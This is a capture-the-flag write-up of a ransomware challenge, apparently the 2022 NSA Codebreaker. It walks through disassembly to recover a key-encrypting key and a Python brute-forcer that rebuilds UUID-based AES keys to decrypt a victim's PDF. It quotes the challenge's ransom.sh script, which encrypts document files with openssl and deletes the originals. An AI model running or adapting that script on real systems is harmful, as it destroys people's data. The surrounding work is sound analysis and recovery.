.text:00000000005B8539 loc_5B8539:
.text:00000000005B8539 movzx   r13d, byte ptr [rdx+rsi] ; Move with Zero-Extend
.text:00000000005B853E xor     r12d, r13d       ; Logical Exclusive OR
.text:00000000005B8541 mov     [rbx+rcx], r12b
.text:00000000005B8545 lea     rax, [rcx+1]     ; Load Effective Address
.text:00000000005B8549 mov     rdx, rbx
```

```
This repeats until the full block is decoded into this Base64 string:
```

```
Vtd8LACQSQflMq+ysLXZwMwcqdtwt6KBfXu/572Hmz0mOIyygOs4I8yeyrG0eAeMzMBC/zSmdYQNL26777q
8sg==

This is then used as the password into the AES Key generating algorithm:
```




```
.text:00000000005B856D
.text:00000000005B856D b64_decoding_done:
.text:00000000005B856D mov     rax, rdx
.text:00000000005B8570 mov     rbx, r8
.text:00000000005B8573 mov     rcx, rbx
.text:00000000005B8576 mov     rdi, [rsp+112]
.text:00000000005B857B mov     rsi, [rsp+80]
.text:00000000005B8580 mov     r8, [rsp+88]
.text:00000000005B8585 mov     r9d, 4096
.text:00000000005B858B mov     r10d, 32
.text:00000000005B8591 lea     r11, off_6E7A88 ; Load Effective Address
.text:00000000005B8598 call    golang_org_x_crypto_pbkdf2_Key ; See Below:
.text:00000000005B8598                         ; pbkdf2.Key(password,salt,iter,len,hash)
.text:00000000005B8598                         ; Password = Vtd8LACQSQflMq+ysLXZwMwcqdtw
.text:00000000005B8598                         ; Salt = 0x96b32a4b6d7bc2d0
.text:00000000005B8598                         ; Iter = 4096
.text:00000000005B8598                         ; KeyLen = 32
.text:00000000005B8598                         ; Hash = SHA256
.text:00000000005B859D xor     edi, edi        ; Logical Exclusive OR
.text:00000000005B859F xor     esi, esi        ; Logical Exclusive OR
.text:00000000005B85A1 mov     rbp, [rsp+136]
.text:00000000005B85A9 add     rsp, 144        ; Add
.text:00000000005B85B0 retn                    ; Return Near from Procedure
```

```
        pbkdf2.Key(password,salt,4096,32,sha256.New)
        Password =
Vtd8LACQSQflMq+ysLXZwMwcqdtwt6KBfXu/572Hmz0mOIyygOs4I8yeyrG0eAeMzMBC/zSmdYQNL26777q
8sg==
        Salt = 96b32a4b6d7bc2d0
        Iter = 4096
        KeyLen = 32
        Hash = SHA256

This then puts out the value in RAX of:
2aa91ae6a1669eeeb3cc71fb4f60990ffd7d70de172b68f7269ef3a776911ec1

This is then used as input into crypto_aes_NewCipher.  From the documentation for
this function we see that one of the arguments is the encrypting key:
```

```
func NewCipher(key []byte) (cipher.Block, error)

NewCipher creates and returns a new cipher.Block.
```

The key argument should be the AES key, either 16, 24, or 32 bytes to select AES-128, AES-192, or AES-256.

Following this is the gold (hence the yellow background!) where the randomly generated encryption keys are created and then encrypted.



```
.text:00000000005B87E9 mov     [rsp+112], rbx
.text:00000000005B87EE mov     [rsp+136], rax
.text:00000000005B87F6 mov     rax, [rsp+168]  ; UUID
.text:00000000005B87FE mov     rbx, [rsp+176]  ; 0x20
.text:00000000005B8806 mov     rcx, [rsp+184]  ; 0x30
.text:00000000005B880E mov     edi, 16
.text:00000000005B8813 call    gen_UUID_10x16  ; Call Procedure
.text:00000000005B8818 mov     [rsp+96], rax   ; new UUID+0x10
.text:00000000005B881D mov     [rsp+56], rbx   ; store SIZE (0x30)
.text:00000000005B8822 mov     [rsp+64], rcx   ; store 0x30
.text:00000000005B8827 mov     edi, 16
.text:00000000005B882C mov     rsi, rdi
.text:00000000005B882F mov     rax, [rsp+136]  ; block size?
.text:00000000005B8837 mov     rbx, [rsp+112]  ; KEY
.text:00000000005B883C mov     rcx, [rsp+144]  ; iv?
.text:00000000005B8844 call    crypto_cipher_NewCBCEncrypter ; Call Procedure
.text:00000000005B8849 mov     [rsp+72], rax
.text:00000000005B884E mov     [rsp+104], rbx
.text:00000000005B8853 mov     rcx, [rsp+56]
.text:00000000005B8858 lea     rax, RTYPE_uint8 ; Load Effective Address
.text:00000000005B885F mov     rbx, rcx
.text:00000000005B8862 call    runtime_makeslice ; Call Procedure
.text:00000000005B8867 mov     [rsp+128], rax
.text:00000000005B886F mov     rdx, [rsp+72]
.text:00000000005B8874 mov     rdx, [rdx+32]
.text:00000000005B8878 mov     rbx, rax
.text:00000000005B887B mov     rcx, [rsp+56]
.text:00000000005B8880 mov     rdi, rcx
.text:00000000005B8883 mov     rsi, [rsp+96]   ; move KEY
.text:00000000005B8888 mov     r8, rcx
.text:00000000005B888B mov     r9, [rsp+64]
.text:00000000005B8890 mov     rax, [rsp+104]
.text:00000000005B8895 call    rdx             ; call CBC_CryptBlocks
.text:00000000005B8897 mov     rcx, [rsp+56]
.text:00000000005B889C lea     rsi, [rcx+16]   ; Load Effective Address
.text:00000000005B88A0 mov     [rsp+88], rsi
.text:00000000005B88A5 cmp     rsi, 16         ; Compare Two Operands
.text:00000000005B88A9 ja      short loc_5B88BA ; Jump if Above (CF=0 & ZF=0)
```

This confirms that the above value returned in RAX from the XOR'd key value is indeed the key-encrypting-key! That key is used to create a new cipher block where the client's encryption key is generated and encrypted again to be stored in the database.

We then need to take the byte-data of that key-encrypting-key and Base64 encode that. When done we end up with:

```
Kqka5qFmnu6zzHH7T2CZD/19cN4XK2j3Jp7zp3aRHsE=

When submitting this value, we find that we were indeed correct!
```

BONUS: Random Bits of Info

```
Additional Scratch-Paper Notes below on how input data is being used -- I kept
these notes and am glad that I did as this came into play during the last task!
I'll leave them here since this was part of the work that I did during this task.

Namely, this follows HOW the client encryption key is being generated from the UUID
value when requesting a new encryption key from the server and then stored in the
databases.
```

```
UUID:
14e7390b-61ed-11ed-93b1-0800273b6e7b
14e7390b-61ed-11ed-93b1-0800273b6e7b
        Contents - Time 2022-11-11 18:17:20.419457.1 UTC
        Contents - Clock        5041 (usually random)
        Contents - Node 08:00:27:3b:6e:7b (global unicast)
                VER: 1
                VAR: DCE 1.1, ISO/IEC 11578:1996

Time
2006-01-02T15:04:05Z07:00 Fmt String
2022-11-11T11:09:58-08:00 Result

Rand Size: 0x10
        0x315431313a30393a35382d30383a3030

Base64 String
        0MJ7bUsqs5Yb65fgfQojSYudPhz+mX9632kc2m6JIeI=

        ASCII: ÐÂ{mK*³..ë.à}
                   #I..>.þ..zßi.Ún.!â
        Hex: d0c27b6d4b2ab3961beb97e07d0a23498b9d3e1cfe997f7adf691cda6e8921e2

        RSI - 648f9813445fa698615fd71dc8e78c00 << XOR KEY
        RDI - 32fbfc2b081ee5c9320eb1718596a71d fcd44b1e28ebef022eb369bf93ba2fcd  32
          fe4b317093af5317ba67f88ac32df6e1 740b2c92d15926b264baa0bc01cefd5e  64
                  3e12e4db4e258470acbedd2ac3aa2573 6891e9592cb020f5
88
        RSI ^ RDI = Password

        See Below:
                pbkdf2.Key(password,salt,4096,32,sha256.New)
                Password =
Vtd8LACQSQflMq+ysLXZwMwcqdtwt6KBfXu/572Hmz0mOIyygOs4I8yeyrG0eAeMzMBC/zSmdYQNL26777q
8sg==
                Salt = 96b32a4b6d7bc2d0
                Iter = 4096
                KeyLen = 32
                Hash = SHA256



2aa91ae6a1669eeeb3cc71fb4f60990ffd7d70de172b68f7269ef3a776911ec1



0xc000138338 = 0x10101010101010101010101010101010
0xc00012a210 = UUID
```

```
14e7390b-61ed-11ed-93b1-0800273b6e7b
Changed to:
14e7390b-61ed-11ed-93b1-0800273b + 0x1010101010101010101010101010

8e8e408a38cf794bab3d3c278e203d2d4d9f1c1d0068948184d2f6786adba001
2aa91ae6a1669eeeb3cc71fb4f60990ffd7d70de172b68f7269ef3a776911ec1

14e7390b-61ed-11ed-93b1-0800273b6e7b (36 Len - 0x24 [w/o '-' 32 Len - 0x20])

RAX = BLOCK SIZE?   = 0x10
RBX = KEY           =
2aa91ae6a1669eeeb3cc71fb4f60990ffd7d70de172b68f7269ef3a776911ec1
RCX = IV?           = 30b401d6289387baee42edb85cbf6f82

$R11
    4a515862787a7c7e    95a9aab2cbd8d9dc    16
    dde5ff0140030409    9211011102134e16    32
    032504251128012b    032c0138313b1841    48
    0249024912493155    0155055515555565    64

    e30f9861446b4462    7852fd357e92093d

    < Result > ??
    30b401d6289387baee42edb85cbf6f82    1976c24b35068fbf0c5395c881703010
02b779bde01db1d0fb941fe7fb737dfe    62446b4461980fe33d09927e35fd5278

30b401d6289387baee42edb85cbf6f821976c24b35068fbf0c5395c88170301002b779bde01db1d0fb9
41fe7fb737dfe62446b4461980fe33d09927e35fd5278

    1976c24b35068fbf0c5395c881703010    02b779bde01db1d0fb941fe7fb737dfe
62446b4461980fe33d09927e35fd5278



    FN(EncKey, CID, HackerName, len(HackerName), Timestamp, len(Timestamp))

    EncKey
30b401d6289387baee42edb85cbf6f821976c24b35068fbf0c5395c88170301002b779bde01db1d0fb9
41fe7fb737dfe62446b4461980fe33d09927e35fd5278
    CID     54321
    Ransom  9.8765
    Hacker  ProfuseHunter
    len(^)  13
    Time    2022-11-11T11:09:58-08:00
    len(^)  25
```

The End of the Road

Unfortunately, looks like the ransomware site suffered some data loss, and doesn't have the victim's key to give back! I guess they weren't planning on returning the victims' files, even if they paid up.

There's one last shred of hope: your cryptanalysis skills. We've given you one of the encrypted files from the victim's system, which contains an important message. Find the encryption key, and recover the message.

```
This one stumped me for a while.  It took lots of repeated stepping through the
program to figure out what was happening.  The first step was to figure out just
how the encryption key was being generated.

Using the notes from the previous task (See bonus info at end of task 8), we can
see that each time the LOCK command was issued into the program, a UUID value was
generated.  Since each UUID value is technically unique, there should be no
duplicate key values.

This seemed to be a critical discovery as it was most likely going to be how unique
encryption keys were derived.  The ransom amount, hackername, and cid values all
had the potential to be the same as before, so it did not logically make sense that
these values would be used in the key generation.
```

```
To avoid going into all the rabbit holes I had to discover, I am going to go only
through the process that lead to the key discovery.

In order to test some of my theories, I manually added credits to ProfuseHunter
(You needed at least 1 credit listed in the database to generate a lock code) so
that I could follow the process of requesting a new key all the way through.

While going through that, we see that the UUIDv1 is generated and used for the key
generation.
```

```
1 - Generate UUID at runtime:
UUID:
14e7390b-61ed-11ed-93b1-0800273b6e7b
```

```
14e7390b-61ed-11ed-93b1-0800273b6e7b
        Contents - Time 2022-11-11 18:17:20.419457.1 UTC
        Contents - Clock        5041 (usually random)
        Contents - Node 08:00:27:3b:6e:7b (global unicast)
                VER: 1
                VAR: DCE 1.1, ISO/IEC 11578:1996

2 - The time-value is then modified for storage into the logs/database:
Time
2006-01-02T15:04:05Z07:00 Fmt String
2022-11-11T11:09:58-08:00 Result

3 - Then the HEX values of the ASCII UUID value are picked out:
Size: 0x10 (16)
        0x315431313a30393a35382d30383a3030

4 - These bytes are then base64 encoded as the encryption key value
Base64 String
        0MJ7bUsqs5Yb65fgfQojSYudPhz+mX9632kc2m6JIeI=

5 - This is then finally encrypted with the key-encrypting-key for storage in the
database.
```

```
Looking back, there were some major clues here:

First, we can see that the decryption key is the UUID value.  This means we will
need to find an associated timestamp for WHEN the file was encrypted to be able to
generate the key.

Second, only certain parts of the UUID are relevant (though this was not obvious to
me at first -- More on this later)

Third, based on the AES Cipher, we also need to find a IV value which is usually a
random 16 byte value.
```


```
My first assumption that cost me quite a bit of time was that the encryption
algorithm was the same as the key-encrypting-key: AES-256-CBC

However, this was wrong.  I spent a few days trying to calculate random values
```

```
before it occoured to me that I should go back and look at how exactly the key was
being used.  Up to this point, we have only seen the parts on how the key was
generated... But nothing on WHERE the key was used.

I ended up going all the way back to task A2 - Where we were able to obtain a copy
of the tools that were used during the ransomware attack -- Here is where the first
major discovery was made.  The ransom.sh file from tools.rar contains lots of the
data we need:
```

```
#!/bin/sh
read -p "Enter encryption key: " key
hexkey=`echo -n $key | ./busybox xxd -p | ./busybox head -c 32`
export hexkey
./busybox find $1 -regex '.*\.\(pdf\|doc\|docx\|xls\|xlsx\|ppt\|pptx\)' -print -
exec sh -c 'iv=`./openssl rand -hex 16`; echo -n $iv > $0.enc; ./openssl enc -e -
aes-128-cbc -K $hexkey -iv $iv -in $0 >> $0.enc; rm $0' \{\} \; 2>/dev/null
```

```
First: We see that openssl is used in AES-128-CBC mode... Not AES-256-CBC.  This is
different than what I expected because I just assumed that it used the same cipher
as the key-encrypting-key!  So now we know the correct cipher to use when
attempting to decrypt.  This also explains why in the UUID breakdown, I only saw 16
bytes of the UUID being used, and not the full UUID value.

Second: Next we know that an IV is required when encrypting and it is actually
generated here in this file!  It uses openssl to generate a 16-byte random value
and is stored in the $iv variable in the script!  This IV is then fed INTO the
encrypted file and then the encrypted contents are appended to that file.  This
means if we look at the the file, we should be able to find the IV value that was
used!

Third: The start of this script REQUESTS the user enter the encryption key.  This
implies that the process is not fully-automated.  The hacker needs to request the
key from the server, and then input that key into the script before the ransomware
can actually get started -- This means that we can actually test our decryption
routine fairly easily.

Fourth (less-important): We also see that this script only runs on documents!  Not
every file on the system (or even outside the current folder).  Thankfully this
means the systems are not locked out -- this was very nice of the ransomware group!
(and has absolutely not bearing on the solution)!
```

Starting with the IV value, if we open the encrypted PDF file, we can see that indeed the IV is included at the start of the file:



```
fa0b3b71c485370604d4f6bfea6e3992
```

Piece 1 of the puzzle (IV): fa0b3b71c485370604d4f6bfea6e3992

Now that we have the IV and we know the cipher mode, the last piece that we need to derive is the actual Key used in the encryption of the file. This proved to be the most difficult part of this task. We need to the EXACT time that the file was encrypted to be able to derive the key... (or so I thought)

I started by looking at the website that the ransom note was sitting on. It had a timer value that was likely associated to the time of when the files were encrypted

The clock is ticking. You have -266 days 17:01:06 until the encryption key for your file is deleted.

First, the time appears to be in the negative. This means that the window of time to decrypt the files had already passed. However, if we subtracted that time from the current date, we come to a day in March.

This didn't seem correct through, as looking back at A1, when the malicious activity was originally detected, we see the date was actually February 15. If we subtracted the March date from the February date, we come to find out that there is a 30 day difference.

This means that the victims have 30 days from the time the ransomware was run to

```
pay the ransom or the key is 'destroyed'.  Perhaps this is why the key is not
listed in the keyMaster.db file.
```

```
I tried using this as initial basis for deriving the key.  Yet, this was not
enough.  Since UUIDs are generated down to the microsecond, trying to brute-force
decrypt a single hours worth of UUIDs would take days... So a single day would take
weeks.

I was on the right track, but obviously not close enough.  I was stumped here for
another good chunk of time.  I knew there had to be a clue I was missing so that I
could derive a more precise window of time.
```

```
I spent some time looking into how the UUID was generated and how each bit of data
was used to generate the actual values.  Maybe I didn't need to be as precise as I
thought?  Below is a breakdown of a UUID value and how each section contains
information about the timestamp.

The time_low (the first 32 bits of data) contains the seconds values
The time_mid (next 16 bits) contained the value for minutes/hours
The time_high (next 12 bits) contained the value for days and years
The ver (next 4 bits) specifies the version (v1/2/3/4)
The clq sq hi/res/low (next 2 bytes) contains data on random values
The node (last 4 bytes) contains the MAC Address of the device it was generated on

   x   x    x   x    x   x    x   x-
   00000111 01011110 10010011 00110000
   time_low

   8   e    x   x-
   10001110 11001100
   time_mid

   1   1    e   c-
   00010001 11101100
   time_high + ver

   b   1    7   6-
   10110001 01110110
   clk sq hi/res/low
   1   2    e   d    f   d    5   7
   00010010 11101101 11111101 01010111
   node

The sections marked with X are things that needed to be generated, the actual hex
values are things that could be derived from looking at all the other keys that
were stored in the database after decrypting them.  This significantly reduces the
keyspace we need to look into, however, the hardest part (microseconds) does not
get any easier.
```

```
At this point, I decided to try doing a test-run in a controlled environment to see
just how everything was being utilized again...  I started by generating a key
using the binary from Task 8:
```

```
┌──(kali㉿kali)-[/ctf/NSA Codebreakers/T8/Files]
└─$ ./keyMaster lock 99999 9.9999 ProfuseHunter
{"plainKey":"e30227a7-767c-11ed-95a0-0800273b","result":"ok"}
```


```
Okay... So the value returned back from the web server uses the full UUID value...
Now, let's see how the key was used in the ransom.sh file again...
```

```
read -p "Enter encryption key: " key
hexkey=`echo -n $key | ./busybox xxd -p | ./busybox head -c 32`
```

```
Wait a minute.... We see that the key is echo'd into xxd and only part of the value
appears to be used as the hexkey after the head command:

┌──(kali㉿kali)-[/ctf/NSA Codebreakers/T8/Files]
└─$ echo -n e30227a7-767c-11ed-95a0-0800273b | xxd -p | head -c 32
65333032323761372d373637632d3131

If we take this value and convert it back to ASCII, we get:
e30227a7-767c-11
^low    ^mid ^high

So this means that only the time value from the UUID is actually used in the key.
```

The rest of the UUID is essentially cut out and not even considered! We are definitely getting closer now.... Yet, we still need to find the exact time of when the key was generated in order to figure out the time.

Before I let a brute-force script run, I wanted to sanity check my process. I went ahead and created a temp folder and ran the ransomware tools against a single PDF with the text "TEST" inside.



```
58575c242c956a02862d27bdb41ed89bˆÊ§
â,BEL"fîD,0="DC3C‡CVTdRÐª¢DC3SOH,úîõ©\óZÛ>DLEËèGSñEMÍá&"C
”Kd†–÷Iõøøï¿©¾ïDC3ùF3STXÎ^xÔÃÐNêM¸™EOTGyèÊ„N€;ö€DELOØSYNKª
Ò€.anPDEL£ÛoETX·ÊMFFòÊ5ioÃENQFõ\GSsè’0BELxÙ¬{$DC3GSWv±Éÿ–
FF¯Ä[SOH”f1-9>ACKÍ}»»ETB+±FSSYNì–ETX>}SOHRSI?ñ>0BSÅDSOHÿ
”Š¬ö},œšETX5`{Ž
ÉÜJkì#NNaõI~šFFÛïfXESC=WîBEL–Qác&§åcöõÒa–
SIçû’(
aBSZ¯FÓî8f1„<¶iWY0ÈUS,ê
{ûNAnÃR½k¨™£ªØÓFDC1¶7}¡~ENQª¹ÜÉAJ™Ç…>ä¶iì©5µŸ¶±àâåNAK ªo¸UU
/"ÐÉmÔÆž÷IAáÜ^.ÚÄ®ÓûETXBøSOETXVNUL
õDVÈñ½ÆE°ìÛÍÅF;´¦fØ"}w*_å¿Hmê¦ž”ENQQ>GSÛ–øÞÊSOH?xLžX±ÛP‹1ß&
Í\ _C¿V¸¡EMDELFSYNaI¾£pŒSUBACKfp”Kw›#†¬T¦–DC3;šw]¨!h§¡‹oñT
GuDELu ±8GS¹Š‡¡ý?‹VTìP MHo&Ξ;
```

I then created a python script that used the IV and UUID to try and decrypt the file. I wanted it to brute-force, so I ever-so-slightly modified the UUID values by a couple hundred micro-seconds to create a range of UUID's to test.

After running the script, I was able to decrypt the file. I used the magic bytes (%PDF) to test to see if the file was decrypted. After opening the decrypted file, I was presented with the "Test" in a PDF. This confirmed to me that my script was going to work, provided I had given the correct range for the UUIDs on the task file.

Once again, I come back to the part where I am missing that one last piece though - I needed a precise window of time to run the script against the encrypted file. After spending a couple of days reviewing the site again and all the files associated with the challenge.... I finally found it.

In fact, I had actually found it back in Task 8 and didn't even realize I did!

When I was looking back through the server-side code for the lock requests.... Right after the UUID/Key is generated, the transaction is LOGGED in

```
keygeneration.log file!  It was right in front of me the whole time... In fact, the
piece of data I needed was actually in the log file output in my Task 8 writeup.
```

```
with open("/opt/ransommethis/log/keygeneration.log", 'a') as logfile:
        print(f"{datetime.now().replace(tzinfo=None,
        microsecond=0).isoformat()}\t
        {util.get_username()}\t
        {cid}\t
        {request.args.get('demand')}", file=logfile)
        return jsonify({'key': jsonresult['plainKey'], 'cid': cid})
```

```
Here we see that the microseconds value is stripped off the timestamp, but the
exact Day/Hour/Minute/Second value IS stored.  This was the missing piece of the
puzzle.

2022-02-15T09:59:42-05:00       WiseGeneration  95876   4.718

Here we see the timestamp that matches February 15, which we should expect
We see the same CID value that is used in the demand endpoint back on the webserver
We also see the exact ransom that was requested which was shown on the website

This was it... We had the Timestamp down to the second!
Using some online UUID Generation Tools, we can re-create the UUID values for this
timestamp within a range.

Since UUIDs are in UTC, we need to add +0500 to the time:
2022-02-15T14:59:42

Then we need to create a starting and ending point for a range of microseconds
(START) ce949200-8e6f-11xx-xxxx-xxxxxxxxxxxx       2022-02-15 14:59:00.000000.0 UTC
( END ) f257d800-8e6f-11xx-xxxx-xxxxxxxxxxxx       2022-02-15 15:00:00.000000.0 UTC

SIDE NOTE: I originally limited myself to just the couple second around the
timestamp, but this was not successful.  I figured there was probably some margin
of error between system times, so I expanded this out to one minute.
```

```
Finally.... I have all the pieces I need: We have the IV, a range of values for the
UUID based on a precise timestamp, and the algorithm AES-128-CBC.
```

```
Below is the full script I used with comments.  At a high level, I used the UUID,
converted that into an INT value for the timestamp START and END, loop through the
difference between those two values, converting that INT back into the UUID format
where I would append the trailer of '-11'.

The IV used was from the provided IV at the start of the encrypted file.

Each decryption was then checked to see if the first few bytes contained the PDF
header (magic bytes) of 0x25504446 (%PDF).  If that value was found, the key was
printed to the screen and the decrypted file was written out.
NOTE: I should only be checking the first 4 bytes of the file, but I wanted to
catch the possibility that the header was off by a few bytes, so I checked the
first 8.
```

```python
#!/bin/python

from Crypto.Cipher import AES
import time
import sys

t1 = "ce949200-8e6f"  #start time
t2 = "f257d800-8e6f"  #end time
p1 = "-11"            #trailer of key/UUID

# IV Value from File
iv = b'\xfa\x0b\x3b\x71\xc4\x85\x37\x06\x04\xd4\xf6\xbf\xea\x6e\x39\x92'

# PDF Magic Bytes
mb = b'\x25\x50\x44\x46'

# open and read the file
data = open("important_data.pdf.enc","rb").read()

# trim out the IV (not part of encrypted data)
data = data[32:]

# Split and join the hex values to generate a string of hex that represents
# the timestamps in the correct order (MM/DD/YYYY HH:MM:SS.MMMMMM.M)
start = t1.split('-')[1] + t1.split('-')[0]
finish = t2.split('-')[1] + t2.split('-')[0]

# convert the hex into INT values
a = int(start,16)
```

```
b = int(finish,16)

# Find the difference between the two times (in microseconds)
cnt = b - a
cur = 1

# Estimated Completion Time Calculation (VERY ROUGH)
ticks = cnt / 100000  # Define ticks as possibilities/100000
secs = ticks * 2.0496 # Roughly 204,960 iterations a second
mins = secs / 60      # Standard calculations on secs/hours/mins/days
hours = mins / 60
days = hours / 24

print(f'Total Guesses: {cnt}\nDays: {int(days%365)}, Hours: {int(hours%24)}, Mins:
{int(mins%60)}, Seconds: {int(secs%60)}')

# decryption routine
def decrypt(key, file):
    cipher = AES.new(key, AES.MODE_CBC, iv)  #create new cipher
    output = cipher.decrypt(file)            # decrypt
    if mb in output[0:8]:                    # check first 8 bytes for %PDF
        print(f'FOUND PDF HEADER\n{key}')    # if found, print key
        with open("imortant_data.pdf", "wb") as f:
            f.write(output)                  # save decrypted file
            input("Press [ENTER] to keep going...")  # prompt to keep going

# loop through every microsecond between the two timestamps
for x in range(a,b+1):
    x = str(hex(x)[2:])                  #strip 0x from new hex number
    temp = x[4:] + '-' + x[0:4] + p1 #recreate the UUID format
    temp = bytes(temp[:32], 'utf-8') #Convert to bytes
    decrypt(temp, data)              #Attempt Decrypt
    cur += 1
    if cur % 100000 == 0:            #update the time remaining every 100k attempts
        print('\b'*8 + f'{(cur/cnt)*100:.4f}%', end='')
        sys.stdout.flush()
```

```
┌──(kali㉿kali)-[/ctf/NSA Codebreakers/T9/Files]
└─$ ./final.py
Total Guesses: 600000000
Days: 0, Hours: 1, Mins: 4, Seconds: 59
53.7183% FOUND PDF HEADER
b'e1cac6c7-8e6f-11'
```

```
Let's try opening this decrypted file that the brute-forcer found...
```

```
Congratulations on completing the 2022 Codebreaker Challenge!
The answer to Task 9 is:
D0Owr8wUhIdYq9LMl3H2XN5CtorkTLoW
```

```
SUCCESS!  ALL TASKS COMPLETED!
```

Bonus Section

```
The encryption key was:
   e1cac6c7-8e6f-11


The timestamp associated with the key was:
   2022-02-15 14:59:32.231955.9 UTC
```

```
Based on the format of all other UUIDs in the victims.db file (which can be
decrypted from the encryptionKey column using the key-encrypting-key), the FULL
UUID Value in the database for this specific victim would have been:
   e1cac6c7-8e6f-11ec-b176-12edfd570000
```